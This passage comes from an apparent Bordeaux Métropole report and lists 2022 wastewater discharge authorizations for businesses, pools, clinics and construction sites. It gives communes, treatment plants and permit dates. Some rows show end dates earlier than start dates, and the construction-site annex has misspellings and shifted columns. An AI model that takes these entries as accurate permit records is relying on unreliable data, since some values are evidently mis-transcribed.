LOXAM ARTIGUES	ARTIGUES PRES BORDEAUX	SABAREGES	7732Z	arrêté simple	24/5/2018	26/12/2023
LOXAM BEGLES Pont de la Grave	BEGLES	CLOS DE HILDE	7732Z	arrêté simple	25/5/2018	11/1/2024
LOXAM MERIGNAC	MERIGNAC	CANTINOLLE	7732Z	arrêté simple	28/5/2018	1/2/2024
LOXAM PESSAC	PESSAC	CLOS DE HILDE	7732Z	arrêté simple	25/5/2018	21/1/2024
LOXAM POWER	VILLENAVE D'ORNON	CLOS DE HILDE	7732Z	arrêté simple	18/11/2015	13/1/2021
MAGNA	BLANQUEFORT	LILLE BLANQUEFORT	2815Z	arrêté simple	5/3/2021	31/1/2022
MAGNA PT BORDEAUX SAS	BLANQUEFORT	LILLE BLANQUEFORT	2815Z	arrêté convention	1/1/2022	10/12/2026
MAI PHI	ARTIGUES PRES BORDEAUX	SABAREGES	1089Z	arrêté simple	15/10/2015	19/11/2020
MAISON BOUEY	AMBARES ET LAGRAVE	SABAREGES	4634Z	arrêté convention	1/7/2021	12/12/2026
MAISON DE SANTE BAGATELLE	TALENCE	CLOS DE HILDE	8610Z	arrêté convention	28/5/2014	9/12/2021
MAJ ELIS AQUITAINE	BORDEAUX	LOUIS FARGUE	7729Z	arrêté convention	12/6/2014	23/3/2020
MARIE BRIZARD WINE AND SPIRITS France	LORMONT	CLOS DE HILDE	1101Z	arrêté convention	2/9/2019	29/9/2022
MAT EQUIP	LE HAILLAN	CANTINOLLE	7732Z	arrêté simple	16/3/2016	13/6/2021
MAVIL	BRUGES	LILLE BLANQUEFORT		arrêté simple	3/11/2022	3/11/2027
MECADAQ PESSAC	PESSAC	CLOS DE HILDE		arrêté simple	3/11/2022	3/11/2027
MEDA MANUFACTURING	MERIGNAC	LOUIS FARGUE	2120Z	arrêté convention	22/9/2014	1/10/2018
MERCEDES BENZ - SMART	MERIGNAC	LOUIS FARGUE	4511Z	arrêté simple	3/10/2016	6/10/2019
MERCEDES BENZ BORDEAUX	BEGLES	CLOS DE HILDE	4511Z	arrêté simple	3/10/2016	6/10/2019
MIN BORDEAUX BRIENNE	BORDEAUX	CLOS DE HILDE	6832A	arrêté convention	29/11/2019	1/3/2018
MONNAIE DE PARIS	PESSAC	CLOS DE HILDE	3211Z	arrêté convention	12/9/2012	10/12/2023
MOON HARBOUR	BORDEAUX	LOUIS FARGUE	1101Z	arrêté convention	26/9/2018	19/11/2023
MORUE FRANCE CUISINE	CARBON BLANC	SABAREGES	5621Z	arrêté convention	5/4/2019	27/11/2024
NAVILAND CARGO	BEGLES	CLOS DE HILDE	5229B	arrêté simple	6/6/2019	28/4/2022
NETTOYAGE AUTO LEXHUKA	GRADIGNAN	CLOS DE HILDE	2599B	arrêté simple	27/7/2022	27/7/2027
NORAUTO BOREDAUX LAC	BORDEAUX	LOUIS FARGUE		arrêté simple	4/11/2022	4/11/2027
OPTION	BLANQUEFORT	LILLE BLANQUEFORT	7729Z	arrêté simple	23/5/2017	29/9/2022
PAROT IVECO GAP V.I	BRUGES	LILLE BLANQUEFORT	4519Z	arrêté simple	3/10/2018	3/12/2024
PAROT TRUCKS MAN	BRUGES	LILLE BLANQUEFORT	4519Z	arrêté simple	30/8/2018	23/7/2024
PETIT FORESTIER-Floirac	FLOIRAC	CLOS DE HILDE	7712Z	arrêté simple	29/8/2017	28/1/2021
PERFORMANCE LAVAGE	MERIGNAC	CLOS DE HILDE		arrêté simple	10/10/2022	10/10/2027
PEUGEOT PSA RETAIL	BEGLES	CLOS DE HILDE		arrêté simple	10/10/2022	10/10/2027
PEUGEOT SIASO	VILLENAVE D'ORNON	CLOS DE HILDE	4511Z	arrêté simple	22/5/2017	9/6/2020
PEUGEOT SIASO	PESSAC	CLOS DE HILDE	4511Z	arrêté simple	26/3/2018	28/2/2022
PEUGEOT SIASO	LE BOUSCAT	LOUIS FARGUE	4511Z	arrêté simple	3/1/2018	7/10/2020
PEUGEOT SIASO	MERIGNAC	LOUIS FARGUE	4511Z	arrêté simple	20/6/2017	7/10/2020
PEUGEOT SIASO	LORMONT	SABAREGES	4511Z	arrêté simple	29/8/2016	13/10/2021
PHARMAFORCE33	BORDEAUX	CLOS DE HILDE		arrêté simple	10/10/2022	10/10/2027
PHILLOCMARENT - AGENCE ADA PONT DE PIERRE	BORDEAUX	CLOS DE HILDE	7711A	arrêté simple	12/3/2018	9/5/2023
PIERRE ROLLAND	MERIGNAC	CANTINOLLE	2120Z	arrêté convention	29/5/2019	21/7/2020
PISCINE ANDRE GRANJEON	FLOIRAC	CLOS DE HILDE	9311Z	arrêté simple	20/1/2016	9/7/2018

ANNEXE 3 - Liste des établissements soumis à autorisation de déversement 2022

ETABLISSEMENT	COMMUNE	SYSTEME D'ASSAINISSEMENT	CODE NAF	REGIME AUTORISATION - BORDEAUX METROPOLE	DATE DE VALIDATION DE L'AUTORISATION	DATE DE FIN D'AUTORISATION / RENOUELEMENT
PISCINE CANETON	PESSAC	LOUIS FARGUE/CLOS DE HILDE	9311Z	arrêté simple	18/5/2016	18/3/2019
Piscine CCVBSO Chateau Moulereus	GRADIGNAN	CLOS DE HILDE	5520Z	arrêté simple	9/10/2015	26/11/2020
PISCINE DES ECUS	LE BOUSCAT	LOUIS FARGUE	9311Z	arrêté simple	12/1/2016	16/12/2025
PISCINE DU GRAND PARC	BORDEAUX	LOUIS FARGUE	9311Z	arrêté simple	20/7/2016	9/7/2018
PISCINE DU PINSAN	EYSINES	CANTINOLLE	9311Z	arrêté simple	3/9/2015	15/1/2020
PISCINE INTERCOMMUNALE	BASSENS	SABAREGES	9311Z	arrêté simple	27/4/2016	8/10/2018
PISCINE JUDAÏQUE	BORDEAUX	LOUIS FARGUE	9311Z	arrêté simple	25/10/2019	24/10/2024
PISCINE MERIGNAC	MERIGNAC	CANTINOLLE		arrêté simple	3/11/2022	3/11/2027
PISCINE MUNICIPALE	BLANQUEFORT	LILLE BLANQUEFORT	9311Z	arrêté simple	11/1/2016	24/7/2018
PISCINE MUNICIPALE	AMBES	MILIEU NATUREL	9311Z	arrêté simple	6/10/2014	1/11/2020
PISCINE MUNICIPALE	VILLENAVE D'ORNON	MILIEU NATUREL	9311Z	arrêté simple	19/4/2018	4/12/2019
PISCINE MUNICIPALE	LORMONT	SABAREGES	9311Z	arrêté simple	6/1/2016	6/1/2021
PISCINE MUNICIPALE "LES BAINS"	BEGLES	CLOS DE HILDE	9311Z	arrêté simple	15/9/2015	26/5/2019
PISCINE STEHELIN	BORDEAUX	LOUIS FARGUE	9311Z	arrêté simple	13/1/2017	9/7/2018
PISCINE TISSOT	BORDEAUX	LOUIS FARGUE	9311Z	arrêté simple	29/8/2016	9/7/2018
POLYCLINIQUE BEL-AIR	BORDEAUX	LOUIS FARGUE	8610Z	arrêté convention	3/6/2014	28/5/2020
POLYCLINIQUE BORDEAUX CAUDERAN	BORDEAUX	LOUIS FARGUE	8610Z	arrêté simple	3/6/2014	7/10/2020
POLYCLINIQUE BORDEAUX TONDU	BORDEAUX	LOUIS FARGUE	8610Z	arrêté convention	10/6/2014	31/7/2022
POLYCLINIQUE BORDEAUX-NORD	BORDEAUX	LOUIS FARGUE	8610Z	arrêté convention	10/7/2014	18/7/2021
POLYCLINIQUE JEAN VILLAR	BRUGES	LILLE BLANQUEFORT	8610Z	arrêté convention	10/7/2014	25/2/2021
POLYCLINIQUE RIVE DROITE	LORMONT	CLOS DE HILDE	8610Z	arrêté convention	15/7/2014	24/9/2019
PREFECTURE DE LA GIRONDE (+DEPARTEMENT)	BORDEAUX	LOUIS FARGUE	8411Z	arrêté simple	13/3/2019	27/11/2024
PRESTA AUTO	MERIGNAC	CANTINOLLE		arrêté simple	10/10/2022	10/10/2027
PROCHILAB	LORMONT	SABAREGES	4669C	arrêté convention	23/1/2015	6/9/2023
PRODUITS JOCK	BORDEAUX	CLOS DE HILDE	1089Z	arrêté convention	18/5/2015	29/9/2022
RECIPHARM PESSAC	PESSAC	CLOS DE HILDE	7211Z	arrêté convention	14/9/2022	14/9/2027
RELAIS TOTAL ENERGIES ACCES - MOULINAT	ARTIGUES PRES BORDEAUX	LOUIS FARGUE		arrêté simple	7/7/2022	7/7/2027
RELAIS TOTAL ENERGIES ACCES - TOURATTE	BORDEAUX	CLOS DE HILDE		arrêté simple	7/7/2022	7/7/2027
RELAIS TOTAL ENERGIES ACCES - ORANGERS	LE BOUSCAT	SABAREGES		arrêté simple	7/7/2022	7/7/2027
RELAIS TOTAL ENERGIES ACCES - GRAND PARC	BORDEAUX	LOUIS FARGUE		arrêté simple	7/7/2022	7/7/2027
RELAIS TOTAL ENERGIES ACCES - RAVEZIES	BORDEAUX	CLOS DE HILDE		arrêté simple	7/7/2022	7/7/2027
RELAIS TOTAL ENERGIES ACCES - PESSAC	PESSAC	LOUIS FARGUE		arrêté simple	7/7/2022	7/7/2027
RENAULT CAUDERAN	BORDEAUX	LOUIS FARGUE	4511Z	arrêté simple	10/10/2022	10/10/2027
RENAULT PICHEY	MERIGNAC	CANTINOLLE	4511Z	arrêté simple	10/10/2022	10/10/2027
RENAULT PIEDALLOS	LE TAILLAN MEDOC	CANTINOLLE	4511Z	arrêté simple	10/10/2022	10/10/2027
RENAULT PONT D'AQUITAINE	LORMONT	SABAREGES	4511Z	arrêté convention	15/7/2014	18/3/2019
RENAULT RETAIL GROUP - JALLE NOIRE BRUGES	BRUGES	CANTINOLLE	4511Z	arrêté simple	7/11/2022	21/2/2026
RENAULT RETAIL GROUP - V.O	VILLENAVE D'ORNON	CLOS DE HILDE	4511Z	arrêté simple	25/2/2016	13/5/2021
RENAULT RETAIL GROUP PESSAC	PESSAC	CLOS DE HILDE	4511Z	arrêté simple	11/4/2018	29/9/2022
RENAULT TRUCKS AQUITAINE - ARTIGUES	ARTIGUES PRES BORDEAUX	SABAREGES	4519Z	arrêté simple	15/4/2016	6/10/2019
RENAULT TRUCKS AQUITAINE - MERIGNAC	MERIGNAC	LOUIS FARGUE	4519Z	arrêté simple	24/5/2016	24/9/2019
RENTFORCE	MERIGNAC	CANTINOLLE	7732Z	arrêté simple	19/8/2016	14/10/2021
RESIDENCE INSIGHT - FAYAT FONCIERE	BORDEAUX	MILIEU NATUREL		arrêté simple	22/11/2019	22/11/2024
RESTAURANTS ENTREPRISES COLLECTIVITES	FLOIRAC	CLOS DE HILDE		arrêté simple	10/10/2022	10/10/2027
RICARD	LORMONT	SABAREGES	1101Z	arrêté convention	16/3/2022	16/3/2027
S2LAV	AMBARES ET LAGRAVE	SABAREGES	4520A	arrêté simple	3/10/2016	26/10/2021
SA CHEVEAU SERGE FPRB	CARBON BLANC	SABAREGES	8129B	arrêté simple	3/12/2019	17/10/2019
SAFRAN CERAMICS (Ex HERAKLES)	LE HAILLAN	MILIEU NATUREL	2344Z	arrêté convention	28/5/2019	24/10/2024
SAFT	BORDEAUX	MILIEU NATUREL	2720Z	arrêté convention	9/2/2022	4/1/2027
SAICAPACK	MERIGNAC	LOUIS FARGUE	1721A	arrêté convention	17/5/2018	2/7/2023
SAINT GOBAIN WEBER	MERIGNAC	LOUIS FARGUE		arrêté simple	15/1/2022	15/1/2027
SAM SERVICE AUTO MOTO	VILLENAVE D'ORNON	CLOS DE HILDE		arrêté simple	10/10/2022	10/10/2027
SAMAT	BASSENS	SABAREGES	4941z	arrêté simple	6/1/2022	6/1/2027
SAMI AQUITAINE (MERCEDES)	BRUGES	LILLE BLANQUEFORT	4519Z	arrêté simple	21/2/2018	13/5/2021
SANOFI WINTHROP INDUSTRIE	AMBARES ET LAGRAVE	SABAREGES	2120Z	arrêté convention	3/12/2019	27/10/2021
SAR OCEAN	BEGLES	CLOS DE HILDE	1020Z	arrêté convention	13/12/2019	13/12/2024
SARL J. P. ROYNEL	GRADIGNAN	CLOS DE HILDE		arrêté simple	3/11/2022	3/11/2027
SARP OSIS	MERIGNAC	CANTINOLLE		arrêté simple	10/10/2022	10/10/2027
SAS BIO GALIEN	PESSAC	CLOS DE HILDE	6820B	arrêté simple	10/5/2017	29/9/2022
SATEX	MERIGNAC	LOUIS FARGUE	7739Z	arrêté simple	13/12/2018	12/6/2022
SBFM	EYSINES	CANTINOLLE	4673A	arrêté simple	13/3/2017	20/9/2022
SCCV L'AVANT PREMIERE	BORDEAUX	MILIEU NATUREL		arrêté simple	24/5/2018	28/2/2022
SCI CALICEO	BRUGES	LOUIS FARGUE	6820B	arrêté simple	13/2/2019	21/8/2024
SCI PHARE (SVL : Equiploc-Avis)	MERIGNAC	CANTINOLLE	7732Z	arrêté simple	5/5/2017	29/9/2022
SECLA LAVAGE - GRANGE NOIRE	MERIGNAC	CANTINOLLE	4520A	arrêté simple	3/10/2016	10/11/2021
SECLA LAVAGE - SIMPLY MARKET	MERIGNAC	LOUIS FARGUE	4520A	arrêté simple	7/10/2016	23/3/2022
SEG FAYAT - Lavage camions ZAC BASTIDE NIEL	BORDEAUX	CLOS DE HILDE		arrêté simple	27/7/2022	27/7/2027
SERMA	CANEJAN	CLOS DE HILDE	7120B	arrêté simple	10/10/2022	10/10/2027
SERVICES TECHNIQUES VILLENAVE D'ORNON	VILLENAVE D'ORNON	CLOS DE HILDE	8411Z	arrêté simple	10/7/2017	20/4/2021
SGAMI (Service générale administratif du ministère de l'intérieur)	BORDEAUX	LOUIS FARGUE	8424Z	arrêté simple	6/1/2016	18/7/2021
SIGDU	TALENCE	CLOS DE HILDE	8532Z	arrêté convention	16/7/2014	23/12/2024
SIMOREP & CIE	BASSENS	SABAREGES		arrêté simple	10/10/2022	10/10/2027
SIREC CUISINES CENTRALES Cenon/Floirac	FLOIRAC	CLOS DE HILDE	8411Z	arrêté convention	24/4/2019	1/11/2020

ANNEXE 3 - Liste des établissements soumis à autorisation de déversement 2022

ETABLISSEMENT	COMMUNE	SYSTEME D'ASSAINISSEMENT	CODE NAF	REGIME AUTORISATION - BORDEAUX METROPOLE	DATE DE VALIDATION DE L'AUTORISATION	DATE DE FIN D'AUTORISATION / RENOUELEMENT
SIVU	BORDEAUX	LOUIS FARGUE	5629B	arrêté convention	6/1/2015	7/10/2020
SMARTY LAVAGE AUTO	BRUGES	LOUIS FARGUE		arrêté simple	10/11/2022	10/11/2027
SNCF (Dépôt et Maintenance)	BORDEAUX	MILIEU NATUREL	4910Z	arrêté convention	15/7/2014	15/7/2020
SOBODIS	BOULIAC	CLOS DE HILDE	4631z	arrêté simple	3/7/2017	18/7/2021
SOCALAB	BORDEAUX	CLOS DE HILDE	3250A	arrêté simple	15/9/2016	7/10/2020
SOCIETE DES COLORANTS DU SUD-OUEST - UNIKALO	MERIGNAC	LOUIS FARGUE	2030Z	arrêté convention	9/7/2014	20/12/2022
SOGERES	BORDEAUX	CLOS DE HILDE	5629B	arrêté convention	3/5/2017	20/12/2022
SOGIVIG	FLOIRAC	CLOS DE HILDE	4632A	arrêté convention	7/5/2015	25/10/2022
SOGOOD	MERIGNAC	CANTINOLLE	1085Z	arrêté simple	13/3/2019	13/6/2021
SOVEX	CARBON BLANC	SABAREGES	4634Z	arrêté simple	20/1/2016	20/4/2021
SOVIAGO	PESSAC	CLOS DE HILDE	4632A	arrêté convention	24/2/2016	15/1/2020
STADE NAUTIQUE	PESSAC	CLOS DE HILDE	9311Z	arrêté simple	19/5/2017	3/11/2019
STADE NAUTIQUE H.DESCHAMPS	TALENCE	CLOS DE HILDE	9311Z	arrêté simple	13/4/2015	13/6/2021
STADE NAUTIQUE J.BADET	MERIGNAC	LOUIS FARGUE	9311Z	arrêté simple	2/10/2015	20/11/2019
STATION DE LAVAGE INTERMARCHÉ	ARTIGUES PRES BORDEAUX	CLOS DE HILDE		arrêté simple	4/11/2022	4/11/2027
STATION DE LAVAGE U	BASSENS	SABAREGES		arrêté simple	4/11/2022	4/11/2027
STEF LOCATION	PESSAC	CLOS DE HILDE	5210A	arrêté simple	4/1/2016	2/3/2021
STI PRODEC METAL	EYSINES	CANTINOLLE		arrêté simple	3/11/2022	3/11/2027
STRADAL	PESSAC	CLOS DE HILDE	2361Z	arrêté convention	14/6/2017	20/9/2022
STRADALE AUTOMOBILE (Alpha Romeo)	MERIGNAC	LOUIS FARGUE	4511Z	arrêté simple	15/9/2016	17/10/2021
STVA	BASSENS	SABAREGES	5229B	arrêté simple	20/8/2019	29/9/2022
SUD OUEST VEHICULES INDUSTRIELS AUTOMOBILES (SOVIA)	BORDEAUX	LILLE BLANQUEFORT	4519Z	arrêté simple	24/1/2017	19/4/2022
SUEZ ENVIRONNEMENT (ex SITA Sud Ouest)	PESSAC	CLOS DE HILDE	3811Z	arrêté convention	22/6/2015	14/12/2020
SUPER U (SAS NOUVET)	BASSENS	SABAREGES	4711D	arrêté convention	25/11/2019	25/11/2024
SUZUKI - DAG	MERIGNAC	LOUIS FARGUE	4511Z	arrêté simple	10/1/2017	13/5/2021
TFE TRANSPORTS	BEGLES	CLOS DE HILDE	5229 A	arrêté convention	13/3/2015	25/8/2019
TOM AUTO LAVAGE	LE BOUSCAT	LOUIS FARGUE		arrêté simple	26/9/2022	26/9/2027
TOTAL (PROSECA)	PESSAC	CLOS DE HILDE	4730Z	arrêté simple	2/9/2015	7/10/2020
TOTAL 5 CHEMINS	LE HAILLAN	CANTINOLLE	4730Z	arrêté simple	24/5/2016	18/7/2021
TOTAL ACCESS - TOTAL WASH	MERIGNAC	CANTINOLLE		arrêté simple	10/11/2022	10/11/2027
TOTAL ACCESS - TOTAL WASH - GRADIGNAN	GRADIGNAN	CLOS DE HILDE		arrêté simple	10/11/2022	10/11/2027
TOTAL ACCESS - TOTAL WASH - PICHEY	MERIGNAC	CANTINOLLE		arrêté simple	10/11/2022	10/11/2027
TOTAL DE LA RENNEY	BLANQUEFORT	LILLE BLANQUEFORT	4730Z	arrêté simple	24/5/2016	18/7/2021
TOTAL ENERGIE CHARGING	LORMONT	LOUIS FARGUE		arrêté simple	3/11/2022	3/11/2027
TOTAL EYSINES STAR	EYSINES	CANTINOLLE	4730Z	arrêté simple	24/5/2016	18/7/2021
TOTAL MERIGNAC MARNE	MERIGNAC	LOUIS FARGUE	4730Z	arrêté simple	24/5/2016	29/7/2021
TOTAL RELAIS DE LA TOURATTE	BORDEAUX	CLOS DE HILDE	4730Z	arrêté simple	18/5/2015	25/6/2020
TOTAL RELAIS DE PICHEY	MERIGNAC	LOUIS FARGUE	4730Z	arrêté simple	30/6/2017	30/6/2020
TOTAL RELAIS DES ORANGERS	LE BOUSCAT	LOUIS FARGUE	4730Z	arrêté simple	18/5/2015	30/6/2020
TOTAL RELAIS FONTBELLEAU	LORMONT	LOUIS FARGUE		arrêté simple	3/11/2022	3/11/2027
TOTAL RELAIS GRAND PARC	BORDEAUX	LOUIS FARGUE	4730Z	arrêté simple	6/7/2016	25/6/2020
TOTAL RELAIS LE TRINQUET	BORDEAUX	LOUIS FARGUE	4730Z	arrêté simple	11/5/2017	29/9/2024
TOTAL RELAIS MERIGNAC SOMME	MERIGNAC	LOUIS FARGUE	4730Z	arrêté simple	18/5/2015	30/6/2020
TOTAL RELAIS RAVEZIES	BORDEAUX	LOUIS FARGUE	4730Z	arrêté simple	7/9/2016	30/6/2020
TOTAL WASH	BORDEAUX	CLOS DE HILDE		arrêté simple	6/7/2022	6/7/2027
TOYOTA - LEXUS TTA BEGLES	BEGLES	CLOS DE HILDE	4511Z	arrêté simple	2/2/2016	17/10/2019
TOYOTA TTA MERIGNAC	MERIGNAC	LOUIS FARGUE	4511Z	arrêté simple	19/1/2016	17/10/2019
TRADITION ET TERROIR DU SUD OUEST	VILLENAVE D'ORNON	CLOS DE HILDE	1013B	arrêté convention	31/12/2019	31/12/2024
TRANSPORTS LAHAYE	CARBON BLANC	SABAREGES	4941A	arrêté simple	25/5/2018	25/2/2026
UFR SCIENCES PHARMACEUTIQUES	BORDEAUX	LOUIS FARGUE		arrêté simple	10/10/2022	10/10/2027
UNITHER DEVELOPPEMENT BORDEAUX	LE HAILLAN	CANTINOLLE		arrêté simple	1/8/2022	1/8/2027
UNIVAR LAMBERT RIVIERE	BLANQUEFORT	LILLE BLANQUEFORT	4675Z	arrêté convention	29/4/2022	29/4/2027
VB TRAITEUR	GRADIGNAN	CLOS DE HILDE		arrêté simple	10/10/2022	10/10/2027
VINCI CONSTRUCTION France	BORDEAUX	LOUIS FARGUE	5221Z	arrêté simple	18/5/2015	28/4/2022
VOLVO CAP NORD AQUITAINE	MERIGNAC	LOUIS FARGUE	4511Z	arrêté simple	6/10/2014	26/5/2019
VOLVO TRUCK CENTER AQUITAINE	BRUGES	LILLE BLANQUEFORT	4519Z	arrêté convention	13/10/2014	7/3/2019
VPN France -Lormont	LORMONT	SABAREGES	4511Z	arrêté simple	8/11/2018	29/7/2024
WASHOP BEGLES	BEGLES	CLOS DE HILDE	4520A	arrêté simple	28/2/2017	31/3/2019
YAM CENTER	MERIGNAC	LOUIS FARGUE		arrêté simple	4/11/2022	4/11/2027
YELLOW VILLAGE CAMPING BORDEAUX LAC	BRUGES	LILLE BLANQUEFORT		arrêté simple	3/11/2022	3/11/2027
ZHENDRE	VILLENAVE D'ORNON	CLOS DE HILDE	2825Z	arrêté convention	5/9/2012	5/10/2017

Annexe 4 - La liste des autorisations de déversements
délivrées en 2022 pour les chantiers

Autorisations de déversement dans le cadre d'un chantier :

Entreprise	Nom du chantier	Adresse du chantier	Commune	Object des travaux	Dossier Loi sur l'Eau	Réseau U/EU/EP/Milieu naturel	STEP	Date envoi à BM	Date signature arrêté	Date fin arrêté
RAMERY BATIMENT	VILLA COFFEA ILOT B2 ET B6	244 AV DE LA MARNE	MERIGNAC	RABATTEMENT DE NAPPE	NON	EP	CLUS	14/11/2020		30/6/2023
SCCV 46 AV DE LA MARNE	SCCV AV DE LA MARNE	46 AV DE LA MARNE	MERIGNAC	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	EP	MIELO	7/9/2021	11/3/2022	31/12/2022
CERAG	IMMOBILIER ATLANTIC AMENAGEMENT	23 AV JEAN JAURES	BRUGES	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	EP	MIELO	3/1/2022	6/1/2022	30/6/2022
GBMP	ET2A	BOULEVARD JOLIOT CURIE	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON		UN	11/1/2022	18/1/2022	31/12/2023
SOGEA	ELEC CANTINOLLE, Annexe 3	RUE DU MARAIS	EYSINES	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON	EU	CANTINOLLE	13/1/2022		31/7/2022
SOGEA	ELEC CANTINOLLE, Annexe 3	BRISTOL RUE DE	EYSINES	RABATTEMENT DE NAPPE ET FOND DE FOUILLE RINCAGE RESEAU	NON		EP	13/1/2022		31/7/2022
SPAC	RINCAGE RESEAU DE CHALEUR	BASTIDE MILES + AVENUE ELIAC	BORDEAUX	RINCAGE RESEAU DE CHALEUR	NON	UN	CLUS DE JUILDE	17/1/2022	18/1/2022	31/3/2022
SEG FAYAT	CHASSIPIEBIAZ	avenue abadie	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON		EP	27/1/2022	31/1/2022	30/7/2022
SCCV QUAI NEUF DE BORDEAUX	PROJET IMMOBILIER QUAI DE BRIENNE	23 QUAI DE BRIENNE	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE RINCAGE RESEAU	NON	UN	CLUS DE JUILDE	27/1/2022	31/1/2022	31/5/2022
MARIGNAN AQUITAINE	RESIDENCE BEL R	35 rue de la gare	PAREMPUYRE	DEPOLLUTION	NON		EP	3/2/2022		30/9/2022
SCCV SQUARE MONTAIGNE	SCCV SQUARE MONTAIGNE	83 av Montaigne	SAINTE-MEDARD EN JALLES	DE FOUILLE, RINCAGE RESEAU	OUI		EU	4/2/2022	8/2/2022	31/5/2022
BORDEAUX METROPOLE DIR EAU	RECONSTRUCTION RESEAU EAU F03 RUE JACQUES	avenue du MEDOC	EYSINES	RABATTEMENT DE NAPPE ET FOND DE FOUILLE RINCAGE RESEAU	OUI		EP	15/2/2022		31/12/2024
SOGEA	FOUR DE COMPIEN PARC	106 Castet et Jean Floirac	FLOIRAC	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON		UN	17/2/2022	18/1/2022	31/5/2022
EPA BORDEAUX EURATLANTIQUE	CHAMP FERMÉ CENOS	19 chemin du solarium	GRADIGNAN	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI		UNITAIRE	22/2/2022		31/10/2022
VALGO	CHAMPIGNON d'un bâtiment	rue Jean Lecomte, route de la gare	VILLENAVE D ORNON	RABATTEMENT DE NAPPE ET FOND DE FOUILLE RINCAGE RESEAU	NON	EU	CLUS DE JUILDE	22/2/2022		15/7/2022
DECHETIERE COMITE GUYMER DU LOGEMENT	REMOISEMENT DE TERRAINES POUR LOGEMENTS	ROUTE DE LA GARE	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI		EP	23/2/2022		28/2/2023
MOTER	FRANCHISE POUR LOGEMENTS	CHAMBERLAIN	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON	EP	CLUS NATUREL	4/3/2022	10/3/2022	30/6/2022
COLAS FRANCE Agence Floirac	EPA ARMAGNAC SUD	CONSTRUCTION sous sol de	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	RUISSEAU D'ARS	MIELO	8/3/2022		31/8/2022
SCCV LINK	CONSTRUCTION RESEAU EU, EP, EP	RUE DU TRI POSTAL	MERIGNAC	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	UN	MIELO	17/3/2022	18/3/2022	31/12/2022
SOGEA SUD OUEST HYDROLIQUE	GRAND ANOLE (démolition)	RUE DU TRI POSTAL	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	RUISSEAU D'ARS	MIELO	25/3/2022	28/3/2022	31/5/2022
KAUFMAN & BROAD GIRONDE	DEMO DE L'ANCIENNE	21 RUE CAMILLE PELLETAN	CENON	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON		CLUS DE	22/4/2022		31/12/2023
EPA BORDEAUX EURATLANTIQUE	CONSTRUCTION sous sol de	Rue Marcel Sembat	FLOIRAC	DEPOLLUTION	NON		UNITAIRE	28/4/2022		31/7/2022
BOUYGUES BATIMENT CENTRE SUD OUEST	EL BOUSCAT - GARRENT - EAU	237 RUE DU MARCHEVAL	LE BOUSCAT	RABATTEMENT DE NAPPE	OUI	EP	CLUS	24/5/2022		31/12/2022
COLAS FRANCE Agence Floirac	Groupe scolaire des Aubiers	RUE DU JONC	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON	EP	MIELO	24/5/2022		31/8/2022
CABINET MERLIN	Renforcement poste PR	Avenue du Roy - Rue	AMBARES	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	EP	MIELO	31/5/2022		31/10/2022
COLAS FRANCE Agence Floirac	Bordeaux construction	87 quai Brazza / voie	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON	U	MIELO	31/5/2022		31/5/2022
SCCV LP PROMOTION FILAO	CONSTRUCTION DE 23 LOGEMENTS	40 CHEMIN LAFON	SAINTE-MEDARD EN JALLES	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON	EP	MIELO	8/6/2022		31/12/2022
SCCV MANDEL 48	Projet de construction	48 rue Georges Mandel	BLANQUEFORT	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	EP	MIELO	9/6/2022		1/2/2023
BREZILLON	Ancien site Dulong - Floirac	29 RUE JULES GUESDE	FLOIRAC	DEPOLLUTION	NON	EP	MIELO	23/6/2022		31/8/2022
SPAC	GARONNE EIFFEL 2	25 QUAI DES CHAMPS (BORDEAUX)	BORDEAUX	RINCAGE RESEAU DE CHALEUR	NON	UN	CLUS DE JUILDE	23/6/2022		31/8/2022

Autorisations de déversement dans le cadre d'un chantier :

Entreprise	Nom du chantier	Adresse du chantier	Commune	Object des travaux	Dossier Loi sur l'Eau	Réseau U/EU/EP/Milieu naturel	STEP	Date envoi à BM	Date signature arrêté	Date fin arrêté
BOUYGUES BATIMENT CENTRE SUD OUEST	BORDEAUX DFAU3	RUE CENAC / RUE DUNANT	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON	EP	CLUS DE	30/6/2022		30/6/2023
BOUYGUES TRAVAUX REVALORISATION (ex)	QUAI NEUF ILOT 1	QUAI DE BRIENNE	BORDEAUX	RABATTEMENT DE NAPPE	NON	UNITAIRE	MIÉLO	6/7/2022		
SCI BORDEAUX ANDAMIO	ANDAMIO	entre avenue de La Roche et avenue de la République	BORDEAUX	RABATTEMENT DE NAPPE	NON	EP	MIÉLO	6/7/2022		30/4/2023
SCCV Quai Neuf Bordeaux	Projet immobilier Quai de Brienne	23 quai de Brienne	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	UN	MASSE DE	7/7/2022		31/12/2024
BOUYGUES IMMOBILIER	Projet immobilier Quai de Brienne	23 quai de Brienne	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	UN	MIÉLO	7/7/2022		31/12/2024
EDOUARD DENIS PROMOTION	Gallery 25	25, 27, 29 Avenue de la République	CENON	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	EP	MIÉLO	12/7/2022		30/6/2022
SAS EDMQ AQUITAINE	LISEA	6 rue Hustin	Le Haillan	RABATTEMENT DE NAPPE ET FOND DE FOUILLE RINGAGE RESEAU	OUI	EP	MIÉLO	19/7/2022		1/4/2023
